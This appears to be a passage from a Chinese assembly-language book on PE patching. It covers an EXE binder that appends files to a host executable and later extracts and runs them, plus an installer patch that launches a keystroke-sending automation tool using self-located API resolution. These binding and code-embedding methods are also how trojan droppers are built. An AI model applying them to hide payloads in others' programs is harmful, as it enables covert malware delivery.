invoke RtlZeroMemory,addr szBuffer,256
invoke lstrcpy,addr szBuffer,addr szPath ;c:\ql
invoke lstrcat,addr szBuffer,addr szXie ;\
popad
push esi
invoke lstrlen,addr [esi].name1
pop esi
push esi ;清空szBuffer1
push eax
invoke RtlZeroMemory,addr szBuffer1,256
pop eax
pop esi ;将a\b\c\abc.dat复制到szBuffer1中
invoke MemCopy,addr [esi].name1,addr szBuffer1,eax
nop
lea eax,[esi].name1
;a\b\abc.dat
invoke lstrcat,addr szBuffer,addr szBuffer1
mov eax,@lpMemory
add eax,dwFileOff
invoke writeToFile,addr szBuffer,eax,dwFileSize
pop esi
add esi,sizeof BinderFileStruct
dec dwTotalFile
.break.if dwTotalFile == 0
.until FALSE
pop eax
mov dwTotalFile,eax
jmp _ErrorExit ;正常退出
_ErrFormat:
_ErrorExit:
pop fs:[0]
add esp,0ch
invoke UnmapViewOfFile,@lpMemory
invoke CloseHandle,@hMapFile
invoke CloseHandle,@hFile
jmp @F
_ErrFormat1:
_ErrorExit1:
pop fs:[0]
```

```
113 add esp,0ch
114 invoke UnmapViewOfFile,@lpMemory1
115 invoke CloseHandle,@hMapFile1
116 invoke CloseHandle,@hFile1
117 @@:
118 popad
119 ret
120 _releaseFiles endp
```

行47～94根据绑定列表结构BinderFileStruct中定义的值，对每一个文件进行释放处理。因为文件在宿主程序中的起始地址和大小都有记录，文件内容唾手可得。程序首先根据BinderFileStruct.name一次性完成文件所在目录的创建操作（如果目录存在嵌套则循环创建名字中所有嵌套的子目录），然后在目录中用结构指定的名称新建文件，并调用函数writeToFile将宿主程序中指定位置、指定大小数据写入，从而完成对捆绑文件的释放工作。

18.5.5 宿主程序主函数

宿主程序的主函数只有三个调用，这三个调用很明晰地展示出该函数的三个主要作用，它们依次是：

writeToFile（用以释放_host.exe文件）

_releaseFiles（用以释放捆绑的文件）

_RunThread（用以调度执行程序的线程函数）

主函数代码如下所示：

```
;释放_host.exe文件
invoke writeToFile,addr szHost_,addr lphostExeFile,dwTotalFileSize
;释放捆绑的文件
invoke GetCurrentDirectory,256,addr szPath
invoke _releaseFiles
;执行_host.exe文件
invoke CreateThread,NULL,NULL,offset _RunThread,\
NULL,NULL,offset hRunThread
```

18.6　EXE捆绑器bind.exe

EXE捆绑器的主要任务是，将要捆绑的文件附加到宿主程序host.exe文件的最后一节。这类似于PE进阶部分讲的补丁工具bind.exe。除了打补丁，捆绑器还要完成对宿主程序host.exe中的两套绑定列表数据的修正，以便用于后期的释放捆绑文件和调度运行程序。要完成对补丁列表数据的修正，首先需要完成对绑定列表数据的定位。

18.6.1　绑定列表定位

绑定列表在host.exe和要释放的_host.exe中均保留了一份，那么这个位置在宿主程序host.exe的哪个偏移处呢？使用十六进制编辑器FlexHex打开host.exe，查找.data中两个0xFFFFFFFFFFFF双字的位置，其后紧跟着的就是绑定列表数据结构。如下所示：

```
00001390  00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF  ................
000013A0  FF FF FF FF FF FF FF FF FF FF FF FF 64 00 00 00  ............d...
000013B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000013C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

通过查找可以找到这两套绑定列表数据所在文件的偏移：

由host.exe维护的第一套绑定列表起始位置：13ach

由_host.exe维护的第二套绑定列表起始位置：8be8h

最终运行时，绑定列表的数据结构排列看起来类似以下字节码所示：

```
00008BE0                       30 00 00 00 00 00 F8 00     0.......
00008BF0  00 F3 14 00 00 5F 42 72 6F 77 73 65 46 6F 6C 64  ....._BrowseFold
00008C00  65 72 2E 61 73 6D 00 00 00 00 00 00 00 00 00 00  er.asm..........
00008C10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008C20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008C30  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008C40  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008C50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008C60  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008C70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008C80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008C90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008CA0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008CB0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008CC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008CD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008CE0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00008CF0  00 00 00 00 00 00 00 F3 0C 01 00 37 16 00 00 5F 68  ..........7..._h
00008D00  6F 73 74 2E 61 73 6D 00 00 00 00 00 00 00 00 00  ost.asm.........
00008D10  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

加框部分是捆绑的文件个数，每个文件都由结构BinderFileStruct定义。结构中包含的字段在前面已经进行了介绍，如文件路径、是否可执行、文件长度、所在位置等。

18.6.2　捆绑步骤及主要代码

捆绑器使用了本书第17章介绍的，在PE最后一节附加数据的方法；由于不需要调整指令指针的值，所以相对简单，以下是对捆绑步骤的简单描述：

步骤1　打开宿主程序，将宿主程序映射到内存文件。获取要捆绑目录下所有文件的长度，并按照文件对齐粒度对齐。将现有宿主程序的大小加上对齐后的大小，重新映射宿主程序。

步骤2　将宿主程序，要捆绑的文件复制到新映射的内存文件中，记录每个文件的相对位置；同时，将这些信息写入宿主程序中的两处捆绑列表所在位置。

步骤3　修改最后一节的相关参数。

捆绑过程的主要代码见代码清单18-6。

代码清单18-6　执行捆绑函数_openFile代码片段（chapter18\bind.asm）

```
;打开宿主程序，并映射到内存文件
invoke CreateFile,addr szFileNameOpen2,GENERIC_READ,\
FILE_SHARE_READ or FILE_SHARE_WRITE,NULL,\
OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL
.if eax!=INVALID_HANDLE_VALUE
mov @hFile1,eax
invoke GetFileSize,eax,NULL
mov @dwFileSize1,eax
.if eax
invoke CreateFileMapping,@hFile1,\ ;内存映射文件
NULL,PAGE_READONLY,0,0,NULL
.if eax
mov @hMapFile1,eax
invoke MapViewOfFile,eax,\
FILE_MAP_READ,0,0,0
.if eax
mov @lpMemory1,eax ;获得文件在内存的映像起始位置
assume fs:nothing
push ebp
push offset _ErrFormat1
push offset _Handler
push fs:[0]
mov fs:[0],esp
;检测PE文件是否有效
mov esi,@lpMemory1
assume esi:ptr IMAGE_DOS_HEADER
.if [esi].e_magic!=IMAGE_DOS_SIGNATURE ;判断是否有MZ字样
```

```
jmp _ErrFormat1
.endif
add esi,[esi].e_lfanew ；调整esi指针指向PE文件头
assume esi:ptr IMAGE_NT_HEADERS
.if [esi].Signature!=IMAGE_NT_SIGNATURE ；判断是否有PE字样
jmp _ErrFormat1
.endif
.endif
.endif
.endif
.endif

；重新计算文件大小
invoke _calcFileSize

mov eax,dwFileSizeLow
add eax,@dwFileSize1
adc dwFileSizeHigh,0

mov eax,dwFileSizeHigh
.if eax＞0 ；附加的字节数太大，程序捆绑失败
invoke MessageBox,NULL,addr szTooManyFiles,NULL,MB_OK
jmp _ErrFormat1
.endif
mov eax,dwBindFileCount
.if eax＞TOTAL_FILE_COUNT ；文件太多，程序捆绑失败
invoke MessageBox,NULL,addr szTooManyFiles,NULL,MB_OK
jmp _ErrFormat1
.endif

；将文件的大小按照文件对齐粒度对齐

invoke getFileAlign,@lpMemory1
mov dwFileAlign,eax
xchg eax,ecx
mov eax,@dwFileSize1
invoke _align
mov dwNewFileAlignSize,eax

invoke wsprintf,addr szBuffer,addr szOut121,\
@dwFileSize1,dwNewFileAlignSize
invoke _appendInfo,addr szBuffer

；求最后一节在文件中的偏移
invoke getLastSectionStart,@lpMemory1
mov dwLastSectionStart,eax

invoke wsprintf,addr szBuffer,addr szOut122,eax
invoke _appendInfo,addr szBuffer

；求最后一节大小
mov eax,dwNewFileAlignSize
sub eax,dwLastSectionStart
add eax,dwFileSizeLow
；将该值按照文件对齐粒度对齐
mov ecx,dwFileAlign
invoke _align
mov dwLastSectionAlignSize,eax ；最后一节附加了捆绑文件的新大小

```

```
invoke wsprintf,addr szBuffer,addr szOut123,eax
invoke _appendInfo,addr szBuffer
;求新文件大小
mov eax,dwLastSectionStart
add eax,dwLastSectionAlignSize
mov dwNewFileSize,eax
invoke wsprintf,addr szBuffer,addr szOut124,eax
invoke _appendInfo,addr szBuffer
;申请内存空间
invoke GlobalAlloc,GHND,dwNewFileSize
mov @hDstFile,eax
invoke GlobalLock,@hDstFile
mov lpDstMemory,eax ;将指针给@lpDst
;将目标文件复制到内存区域
mov ecx,@dwFileSize1
invoke MemCopy,@lpMemory1,lpDstMemory,ecx
;复制捆绑文件
;计算列表中数据的数目
invoke SendMessage,hProcessModuleTable,\
LVM_GETITEMCOUNT,0,0
mov dwBindFileCount,eax
mov @dwCount,0
mov edi,lpDstMemory
add edi,dwNewFileAlignSize
.repeat
push edi
;获取指定行指定列的信息，即文件路径
invoke RtlZeroMemory,addr szBuffer,512
invoke _GetListViewItem,hProcessModuleTable,\
@dwCount,1,addr szBuffer
invoke CreateFile,addr szBuffer,GENERIC_READ,\
FILE_SHARE_READ or FILE_SHARE_WRITE,NULL,\
OPEN_EXISTING,FILE_ATTRIBUTE_ARCHIVE,NULL
.if eax!=INVALID_HANDLE_VALUE
mov @hFile,eax
invoke GetFileSize,eax,NULL
mov @dwFileSize,eax
.if eax
invoke CreateFileMapping,@hFile,\ ;内存映射文件
NULL,PAGE_READONLY,0,0,NULL
.if eax
mov @hMapFile,eax
invoke MapViewOfFile,eax,\
FILE_MAP_READ,0,0,0
.if eax
```

```
mov @lpMemory,eax ;获得文件在内存的映像起始位置
.endif
.endif
.endif
.endif


invoke RtlZeroMemory,addr bufTemp1,512
invoke _GetListViewItem,hProcessModuleTable,\
@dwCount,2,addr bufTemp1
invoke atodw,addr bufTemp1
mov @dwInExe,eax ;是否在EXE执行序列

mov eax,lpDstMemory ;向两处绑定列表中写入捆绑文件的数量
add eax,lpBinderList1
xchg ebx,eax
mov eax,dwBindFileCount
mov dword ptr [ebx],eax

mov eax,lpDstMemory
add eax,lpBinderList2
xchg ebx,eax
mov eax,dwBindFileCount
mov dword ptr [ebx],eax


pop edi
mov edx,edi ;取文件在目标中的偏移值
sub edx,lpDstMemory

;将相关值写入绑定列表 序号 是否在EXE序列
;偏移 文件大小 文件名
invoke _writeToBinderList,@dwCount,@dwInExe,edx,\
@dwFileSize,addr szBuffer

mov esi,@lpMemory
;将文件内容复制到目标文件
mov ecx,@dwFileSize
rep movsb

;取消映射
push edi
invoke UnmapViewOfFile,@lpMemory
invoke CloseHandle,@hMapFile
invoke CloseHandle,@hFile
pop edi

inc @dwCount
nop
mov eax,dwBindFileCount
.break.if @dwCount == eax
.until FALSE


;---------------------------到此为止，数据复制完毕

;修正

;计算SizeOfRawData
```

```
invoke _getRVACount,lpDstMemory
xor edx,edx
dec eax
mov ecx,sizeof IMAGE_SECTION_HEADER
mul ecx
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
add edi,sizeof IMAGE_NT_HEADERS
add edi,eax
assume edi:ptr IMAGE_SECTION_HEADER
mov eax,dwLastSectionAlignSize
mov [edi].SizeOfRawData,eax
;计算Misc值
invoke getSectionAlign,@lpMemory1
mov dwSectionAlign,eax
xchg eax,ecx
mov eax,dwLastSectionAlignSize
invoke _align
mov [edi].Misc,eax
;计算VirtualAddress
mov eax,[edi].VirtualAddress ;取原始RVA值
mov dwVirtualAddress,eax
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
;修正SizeOfImage
mov eax,dwLastSectionAlignSize
mov ecx,dwSectionAlign
invoke _align
;获取最后一个节的VirtualAddress
add eax,dwVirtualAddress
mov [edi].OptionalHeader.SizeOfImage,eax
;将新文件内容写入到c:\host.exe
invoke writeToFile,lpDstMemory,dwNewFileSize
```

因大部分代码在第17章已做过介绍，所以这部分代码由读者参照本书第17.2.2节自行分析。

18.6.3 测试运行

为了查看程序执行效果，请按照以下步骤进行测试：

步骤1 编译_host.asm，生成_host.exe可执行代码。

步骤2 编译hex2db.asm，运行hex2db，生成_host.exe的字节码C:\1.txt。

步骤3 编译host.asm，将上一步生成的_host.exe字节码加入到数据段中。

步骤4 通过十六进制查看器查看生成的host.exe字节码，查找两个捆绑表所在位置。记录这个位置并将结果写到bind.asm中。

步骤5 编译bind.asm并运行，生成最终的C:\host.exe程序。

图18-2是对本节中部分文件进行捆绑的示意图。其中各按钮的解释如下：

>>	全部导入
!>>	全部导入（EXE 文件加入执行序列）
>	导入
!>	导入（且加入执行序列）
<	导出
<<	全部导出




图　18-2　捆绑文件运行界面

如图所示，“捆绑目录”即用户想要捆绑的目录；“宿主程序”是host.exe程序，因为它具有释放文件和执行文件的功能，所以不能用其他PE文件代替。加入执行序列的EXE文件在表格中用红色背景突出显示。

单击右下角的“执行捆绑”按钮后，C盘根目录下将生成host.exe程序。这个程序就是携带了捆绑文件的宿主程序，也就是最终所需要的结果。

18.7 小结

本章通过在目标PE文件末尾追加补丁的方式（参见第17章），演示了一种将用户指定目录下的所有文件捆绑在一起的编程方法。实例中的补丁程序完成了释放宿主程序、释放相关捆绑文件、运行调度程序、实施绑定列表中指定可运行PE文件的批量同步运行。

EXE捆绑器可应用于对指定目录或文件进行加密，也可用于对批量EXE文件的执行，特别是在升级多个补丁工具时比较有用。

第19章　软件安装自动化

网络管理员在维护机房电脑的时候，经常会根据教学要求安装一些软件。在一台电脑上，大部分软件的安装非常简单，只要单击回车，下一步，回车，下一步……但是，如果同一个软件要安装在50台电脑、100台电脑甚至更多时，工作量就会非常巨大。

安装同一个软件一定要一台一台去操作吗？

本章将通过补丁消息发送器实现一个使键盘自动输入的工具，以提高生产率。

19.1　基本思路

编写本实例的整体思路是，通过在安装程序过程中模拟键盘输入操作，实现程序安装的自动化。

如果延伸软件安装自动化的应用，所有基于键盘输入的软件均可采用这种补丁技术。特别是针对那些输入有规律且流程重复的大批量作业，使用这种技术可以明显提高工作效率。本章以安装Photoshop CS3.exe程序为例，介绍通过补丁工具实现安装自动化的整个过程。会涉及以下五个程序：

Photoshop CS3.exe（从网络下载的原始安装程序，用户可以选择任何其他的安装程序）

patch.exe（补丁程序，主要作用是延时运行_Message.exe）

_Message.exe（消息发送器，不同的安装程序应具有不同的消息发送器）

MessageFactory.exe（消息发送器生成工厂，按照不同安装软件的要求自动生成消息发送器）

AutoSetup.exe（补丁工具，软件安装自动化主程序，包含自动产生消息发送器）

Photoshop CS3.exe是本章要使用的测试安装程序，大家可以选择任何其他的安装程序。下面一一讲述后四个程序的编写，首先来看补丁程序patch.exe的编写。

19.2 补丁程序patch.exe

补丁程序完成的主要工作是开辟另外一个线程空间，然后运行消息发送器_Message.exe。

进程是一个正在执行的应用程序，它包含私有的虚拟地址空间、代码、数据和其他的操作系统资源，譬如进程可以存取的管道、文件和同步对象等。从上面的定义可以看到，一个进程拥有几个对象：地址空间、执行模块和其他该执行程序打开或创建的任何对象或资源。至少，一个进程必须包含可执行模块、私有的地址空间和一个以上的线程。

一个线程实际上是一个执行单元。当Windows产生一个进程时，它自动为该进程产生一个主线程，该主线程通常从模块的第一条指令处开始执行。

19.2.1 相关API函数

如果在进程中需要启动另外的进程，可以通过调用API函数CreateProcess显式地创建，通过TerminateProcess函数来终止进程。

1.创建线程函数CreateProcess

创建线程的函数在本书18.2.1小节有介绍，函数原型如下：

```
BOOL CreateProcess(
LPCTSTR lpApplicationName,
LPTSTR lpCommandLine,
LPSECURITY_ATTRIBUTES lpProcessAttributes,
LPSECURITY_ATTRIBUTES lpThreadAttributes,
BOOL bInheritHandles,
DWORD dwCreationFlags,
LPVOID lpEnvironment,
LPCTSTR lpCurrentDirectory,
LPSTARTUPINFO lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation
);
```

2.终止进程函数TerminateProcess

函数TerminateProcess用于强制终止一个进程。函数的原型如下：

```
BOOL TerminateProcess(
HANDLE hProcess,//进程句柄
UINT uExitCode//结束码
);
```

函数参数解释如下：

1）hProcess：要终止的进程句柄。

2）uExitCode：结束码。

注意　你可以指定任意一个退出值。用该函数结束一个进程时，进程加载的动态链接库并不会得到进程正退出的消息。

19.2.2 执行线程函数

补丁程序的主要作用是执行主程序释放的消息发送器程序。执行过程被安排在一个线程中完成，该线程函数代码见代码清单19-1。

代码清单19-1 执行程序用的线程函数_RunThread（chapter19\patch.asm）

```
;-------------------------------------------
;执行程序用的线程
;1.用CreateProcess建立进程
;2.用WaitForSingleObject等待进程结束
;--------------------------------------------
_RunThread proc uses ebx ecx edx esi edi,\
dwParam:DWORD


call @F ;免去重定位
@@:
pop ebx
sub ebx,offset @B

pushad
mov eax,offset stStartUp
add eax,ebx
push eax
mov edx,dword ptr [ebx+_GetStartupInfoA]
call edx

mov eax,offset szExeFile
add eax,ebx
mov ecx,offset stStartUp
add ecx,ebx
mov edx,offset stProcInfo
add edx,ebx
push edx
push ecx
push NULL
push NULL
push NORMAL_PRIORITY_CLASS
push NULL
push NULL
push NULL
push eax
push NULL
mov edx,dword ptr [ebx+_CreateProcessA]
call edx
.if eax!=0
push INFINITE
push [ebx+stProcInfo].hProcess
mov edx,dword ptr [ebx+_WaitForSingleObject]
call edx
```

```
46 push [ebx+stProcInfo].hProcess
47 mov edx,dword ptr [ebx+_CloseHandle]
48 call edx
49
50 push [ebx+stProcInfo].hThread
51 mov edx,dword ptr [ebx+_CloseHandle]
52 call edx
53 .endif
54 popad
55 ret
56 _RunThread endp
```

行10～13为重定位技术的应用。行16～20获取当前进程的STARTUPINFO结构，传入CreateProcess函数。

行22～39调用函数CreateProcess，如果执行成功，则调用函数WaitForSingleObject等待进程返回，否则结束线程。调用该线程函数的主程序代码如下：

```
_start proc
pushad
;获取kernel32.dll的基地址
invoke _getKernelBase,eax
mov dword ptr [ebx+hKernel32Base],eax
;从基地址出发搜索GetProcAddress函数的首址
mov eax,offset szGetProcAddress
add eax,ebx
mov ecx,dword ptr [ebx+hKernel32Base]
invoke _getApi,ecx,eax
mov dword ptr [ebx+_GetProcAddress],eax
invoke _getAllAPIs
;运行新程序
mov eax,offset hRunThread
add eax,ebx
push eax
push NULL
push NULL
mov eax,offset _RunThread
add eax,ebx
push eax
push NULL
push NULL
mov edx,dword ptr [ebx+_CreateThread]
call edx
popad
ret
_start endp
```

从以上代码可以看出，该补丁程序使用了第6章的重定位技术、第11章介绍的动态加载技术和第13章介绍的嵌入补丁框架，详细代码见随书文件chapter19\patch.asm。

19.2.3　简单测试

将chapter1\HelloWorld.exe复制到chapter19目录下，并重新更名为_Message.exe，将HelloWorld.exe假设为补丁程序。编译链接并运行patch.asm，执行后，程序顺利地弹出对话框，说明补丁程序patch.exe正确地调用了消息发送器_Message.exe程序。

使用第17章介绍的补丁工具bind.exe，将该补丁程序打到安装程序的最后一节中，执行界面如图19-1所示。



图　19-1　执行补丁操作界面

运行C盘根目录下生成的bindC.exe，先弹出HelloWorld对话框窗口，然后才是Photoshop　CS3的安装界面，这说明打补丁是成功的，补丁程序的功能也没有问题。

下面开始编写消息发送器。

19.3 消息发送器_Message.exe

上一节中使用了HelloWorld.exe来模拟消息发送器。接下来，我们就正式开发消息发送器，基本思路如下：

步骤1　枚举所有顶层窗口。通过调用EnumWindows函数，枚举所有的顶层窗口。

步骤2　获取顶层窗口标题名称与指定字符串匹配，从而得到要发送消息的窗口句柄。

步骤3　向获取的窗口发送消息，这些消息可能是按键消息，也可能是控制消息。

下面将分别介绍这三步操作。

19.3.1 窗口枚举回调函数

要想让软件安装自动化，首先要获取该软件打开时在桌面显示的窗口。大多数情况下，安装程序的窗口标题是固定的，如本例中使用的安装程序Photoshop　CS3的第一个窗口标题是“安装-Photoshop　CS3”。通过匹配窗口标题字符串即可获取窗口句柄，代码清单19-2是窗口枚举回调函数_EnumProc。在回调函数中将显示遍历到的窗口的相关信息，这些信息包括：窗口句柄、窗口的类名和窗口的标题名。

代码清单19-2　窗口枚举回调函数_EnumProc（chapter19\enumWindows.asm）

```
;-------------------------------------------
;窗口枚举回调函数
;-------------------------------------------
_EnumProc proc hTopWinWnd:DWORD,value:DWORD
.if hTopWinWnd!=NULL
invoke GetClassName,hTopWinWnd,addr szClassNameBuf,\ ;类名
sizeof szClassNameBuf
invoke GetWindowText,hTopWinWnd,addr szWndTextBuf,\ ;窗口标题名
sizeof szWndTextBuf

invoke wsprintf,addr szBuffer,addr szOut1,hTopWinWnd,addr szClassNameBuf
invoke _appendInfo,addr szBuffer

invoke wsprintf,addr szBuffer,addr szOut2,addr szWndTextBuf
invoke _appendInfo,addr szBuffer
invoke _appendInfo,addr szCrLf

pushad
mov esi,offset szName
```

```
20 mov edi,offset szWndTextBuf
21 mov ecx,10
22 repe cmpsb
23 jnz@2
24 mov eax,hTopWinWnd
25 mov hWin,eax
26 @2:
27 popad
28
29 inc dwCount
30 .endif
31 mov eax,hTopWinWnd ;当窗口句柄为空时结束
32 ret
33 _EnumProc endp
```

代码行19～22将指定名称的字符串与窗口标题字符串进行比较，如果两者相等，则为全局变量hWin赋值，该变量即为获取的安装程序的窗口句柄。

19.3.2 调用窗口枚举函数

以下是调用窗口枚举回调函数的代码：

```
;-------------------------------------------
;向窗口发送消息
;-------------------------------------------
_doIt proc
invoke EnumWindows,addr _EnumProc,NULL ;枚举顶层窗口
mov eax,hWin
mov hParentWin,eax
invoke wsprintf,addr szBuffer,addr szOut3,hWin
invoke _appendInfo,addr szBuffer
......
ret
_doIt endp
```

函数EnumWindows的第一个参数即为窗口枚举回调函数。当获取的窗口句柄为NULL时，将退出回调函数；如果系统中有窗口的标题和指定名称的字符串一致，则返回该窗口的句柄到hWin里。枚举窗口运行效果如图19-2所示。




图 19-2 桌面窗口枚举效果

如图所示，枚举的好多窗口是没有标题的。这些窗口有一些还是系

统窗口，桌面上并不显示它们。

19.3.3　向指定窗口发送消息

当窗口匹配完成后，即可获取窗口的句柄并存储在变量hWin里。接下来就可以通过函数PostMessage向该窗口发送消息了。由于安装程序的所有步骤使用的并不全都是同一个窗口，所以每发送一次消息，都要重新定位安装程序的窗口。为了提高消息发送器的适应性，还可以使用匹配坐标点的方法定位窗口，即通过调用函数WindowFromPoint传入屏幕坐标获取该坐标位置的顶层窗口句柄。向指定窗口发送消息的代码如下：

```
invoke SetForegroundWindow,hWin
invoke SetActiveWindow,hWin
invoke PostMessage,hWin,WM_KEYDOWN,VK_RETURN,NULL
invoke Sleep,5000
mov @stPos.x,500
mov @stPos.y,400
invoke WindowFromPoint,@stPos.x,@stPos.y
mov hWin,eax
invoke PostMessage,hWin,WM_KEYDOWN,VK_RETURN,NULL
invoke Sleep,5000
;向父窗口发送关闭消息
mov eax,hParentWin
mov hWin,eax
invoke SendMessage,hWin,WM_CLOSE,NULL,NULL
invoke Sleep,5000
```

如上所示，每次消息发送完成后都会有一个调用Sleep的语句，语句中的数值是要休眠的毫秒数。这个数值表示安装程序完成当前这一步，到显示下一步窗口的时间间隔。只有到了下一个窗口才能接着发送相关消息，所以每一步的这个值必须通过实际安装计算得来。

提示　消息分两种：一种是键盘消息，如常量WM_KEYDOWN表示键按下，VK_RETURN表示回车等；另一种是控制消息，如常量WM_CLOSE是关闭窗口的消息。

19.3.4　消息发送器源代码

下面来看消息发送器的完整源代码，该消息发送器是针对Photoshop　CS3安装程序的。在编写代码前，需要先运行该安装程序看都经过了哪几步，每步间的时间间隔是多少，每一步需要按哪些键，具体见表19-1。

表 19-1　Photoshop CS3 安装过程相关信息记录

步骤	按键	时间间隔（毫秒）	备　注
1	无	10000	等待程序运行出现第一个窗口
2	回车	5000	欢迎使用安装向导
3	回车	5000	阅读信息
4	回车	5000	选择目标位置
5	回车	5000	选择开始菜单文件夹
6	回车	5000	选择附加任务
7	回车	15000	准备安装
8	回车	5000	安装向导完成

如表所示，第1步是等待函数CreateProcess创建安装进程，直到出现安装界面的第一个窗口，所以用时稍微长一些，为10秒。第7步是复制文件过程，用时也比较长，为15秒。由于所有的步骤里全部采用默认设置，所以发送的按键均为回车。消息发送器的相关代码见代码清单19-3。

代码清单19-3　消息发送器（chapter19_message.asm）

```
.386
.model flat,stdcall
option casemap:none

include windows.inc
include user32.inc
include kernel32.inc
include winResult.inc

includelib user32.lib
includelib kernel32.lib
includelib winResult.lib


.data


szNewBuffer db 2048 dup (?)
szClassNameBuf db 512 dup(?) ;不要更改大小
szWndTextBuf db 512 dup(?) ;不要更改大小
szName db '安装-Photo',256 dup(0)

```

```
szBuffer db 1024 dup(0)
szMainClassNameBuf db 512 dup (?)
szMainWndTextBuf db 512 dup (?)
hParentWin dd ? ;父窗口
hWin dd ? ;当前窗口
hSubWin dd ?
dwCount dd ?
@stPos POINT <?>
.code
;-------------------------------------------
;窗口枚举函数
;-------------------------------------------
_EnumProc proc hTopWinWnd:DWORD,value:DWORD
.if hTopWinWnd!=NULL
invoke GetClassName,hTopWinWnd,addr szClassNameBuf,\ ;类名
sizeof szClassNameBuf
invoke GetWindowText,hTopWinWnd,addr szWndTextBuf,\ ;窗口名
sizeof szWndTextBuf
pushad
mov esi,offset szName
mov edi,offset szWndTextBuf
mov ecx,10
repe cmpsb
jnz@2
mov eax,hTopWinWnd
mov hWin,eax
@2:
popad
inc dwCount
.endif
mov eax,hTopWinWnd ;当窗口句柄为空时结束
ret
_EnumProc endp
;------------------------------------------
;向窗口发送消息
;------------------------------------------
_doIt proc
invoke EnumWindows,addr _EnumProc,NULL ;枚举顶层窗口
mov eax,hWin
mov hParentWin,eax
invoke Sleep,10000 ;先休眠10秒
invoke SetForegroundWindow,hWin
invoke SetActiveWindow,hWin
invoke PostMessage,hWin,WM_KEYDOWN,VK_RETURN,NULL
invoke Sleep,5000
…
```

```
mov @stPos.x,500
mov @stPos.y,400
invoke WindowFromPoint,@stPos.x,@stPos.y
mov hWin,eax
invoke PostMessage,hWin,WM_KEYDOWN,VK_RETURN,NULL
invoke Sleep,5000

;向父窗口发送关闭消息
mov @stPos.x,500
mov @stPos.y,400
invoke WindowFromPoint,@stPos.x,@stPos.y
mov eax,hParentWin
mov hWin,eax
invoke SendMessage,hWin,WM_CLOSE,NULL,NULL
invoke Sleep,5000

@ret:
ret

_doIt endp
